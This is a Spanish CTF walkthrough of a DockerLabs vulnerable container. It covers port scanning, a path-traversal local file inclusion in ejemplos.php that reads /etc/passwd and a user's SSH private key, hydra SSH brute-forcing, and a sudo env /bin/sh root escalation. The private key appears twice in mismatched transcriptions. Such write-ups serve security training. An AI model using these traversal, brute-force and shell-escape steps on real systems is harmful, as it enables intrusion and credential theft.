

```
(jouker@kali)-[~/Downloads]
$ sudo bash auto_deploy.sh pntopntobarra.tar
[sudo] password for jouker:
```

DOCKER LABS

Estamos desplegando la máquina vulnerable, espere un momento.

```
jouker@kali: ~  
File Actions Edit View Help  
(jouker@kali)-[~]  
$ ping -c 2 172.17.0.2  
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.071 ms  
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.041 ms  
  
— 172.17.0.2 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1028ms  
rtt min/avg/max/mdev = 0.041/0.056/0.071/0.015 ms
```

Nmap solo muestra el registro del puerto abierto 22 y 80, los habituales en este tipo de CTF

```

(jouker@kali) ~/Downloads/temporal
$ sudo nmap -sS -p- -sC -sV -Pn --min-rate 5000 -n -vvv 172.17.0.2 -oN arxchive
[sudo] password for jouker:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-07 18:10 CET
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:10
Completed NSE at 18:10, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:10
Completed NSE at 18:10, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:10
Completed NSE at 18:10, 0.00s elapsed
Initiating ARP Ping Scan at 18:10
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 18:10, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:10
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 18:10, 1.04s elapsed (65535 total ports)
Initiating Service scan at 18:10
Scanning 2 services on 172.17.0.2
Completed Service scan at 18:10, 6.02s elapsed (2 services on 1 host)

```


Nada sospechoso en el whatweb, solo el titulo que parece una advertencia

```

(jouker@kali) ~/Downloads/temporal
$ whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.61], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.61 (Debian)], IP[172.17.0.2], Title[Advertencia: LeFvIrus]

```

Me reportan un virus? Que hay realmente aquí?



El botón grande de "hacer clic aquí podría empeorar la situación" es verídico, al hacer clic la página principal se convierte en un forbidden y el gobuster deja de funcionar como debería, parece que he activado algún tipo de bloqueo.

```
n)], IP[172.17.0.2], Title[Advertencia: LeFvIrus]


(jouker@kali)-[~/Downloads/temporal]
$ whatweb 172.17.0.2
http://172.17.0.2 [403 Forbidden] Apache[2.4.61], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.61 (Debian)], IP[172.17.0.2], Title[403 Forbidden]

(jouker@kali)-[~/Downloads/temporal]
$ whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.61], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.61 (Debian)], IP[172.17.0.2], Title[Advertencia: LeFvIrus]


(jouker@kali)-[~/Downloads/temporal]
```

En la página ejemplos de computadoras infectadas veo como hay un ejemplo.php?images= y una ruta relativa, podria mirarlo con wfuzz o con lo que sea pero antes voy a probar directamente el LFI antes

de cambiar el images.



Por falta de opciones ya que no te dejan muchas de ellas, concluyo con que efectivamente era un LFI, solo que me sorprende que sea con la misma palabra images, y no haya tenido que usar otras herramientas. He listado el /etc/passwd y veo un usuario llamado nico



con hydra voy a aplicar fuerza bruta para ver que encuentro

```
One session file ./hydra.restore was written. Type 'hydra -R' to resume session.
(jouker@kali)~$ sudo hydra -l nico -P /home/jouker/Downloads/rockyou.txt ssh://172.17.0.2 -t 64
Hydra v0.5 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-07 18:44:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
-I
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/p:14344398), ~224132 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 494.00 tries/min, 494 tries in 00:01h, 14343930 to do in 483:57h, 38 active
[STATUS] 537.33 tries/min, 1612 tries in 00:03h, 14342816 to do in 444:53h, 34 active
[STATUS] 561.71 tries/min, 3932 tries in 00:07h, 14340496 to do in 425:30h, 34 active
```

Ç

Estoy tardando mucho en hydra, aprovechando que tengo acceso a un LFI completo voy a aprovechar para exportar la id rsa de nico. Que así seguramente vayamos mucho más rápido.

Recordar de al guarda el archivo aplicar un chmod 600 SIN USAR ROOT para que funcione

```
File Actions Edit View Help
GNU nano 8.2 id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

[ Read 38 lines ]
^G Help      ^O Write Out  ^F Where Is   ^K Cut        ^T Execute    ^C
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/
```



```
view-source:http://172.17.0.2/ejemplos.php?images=../../../../../../../../home/nico/.ssh/id_rsa

1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Ejemplos de computadoras infectadas</title>
7   <link rel="stylesheet" href="styles.css">
8 </head>
9 <body>
10   <div class="container">
11     <h1>Computadoras infectadas</h1>
12
13     -----BEGIN OPENSSH PRIVATE KEY-----
14 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
50 -----END OPENSSH PRIVATE KEY-----
51
52 </div>
53 </body>
54 </html>
```

Puedo ejecutar sin contraseña el siguiente binario /bin/env, es un habitual en estos CTF, y como cada vez que no sabemos algo de esto nos vamos a GTF0BINS y miramos como escalar los privilegios.

```
nico@2ebfcb33d55a:~$ sudo -l
Matching Defaults entries for nico on 2ebfcb33d55a:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User nico may run the following commands on 2ebfcb33d55a:
  (ALL) NOPASSWD: /bin/env
nico@2ebfcb33d55a:~$
```

Ejecutamos la comanda conveniente para este caso y damos por concluida la máquina fácil de hoy

Sudo

If the binary is allowed to run as superuser, it may be used to access the file system,

```
sudo env /bin/sh
```

```
Matching Defaults entries for nico on 2ebfcb33d55a:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User nico may run the following commands on 2ebfcb33d55a:
(ALL) NOPASSWD: /bin/env
nico@2ebfcb33d55a:~$ ls -l
total 0
nico@2ebfcb33d55a:~$ sudo env /bin/sh
# wnoaml
root
#
```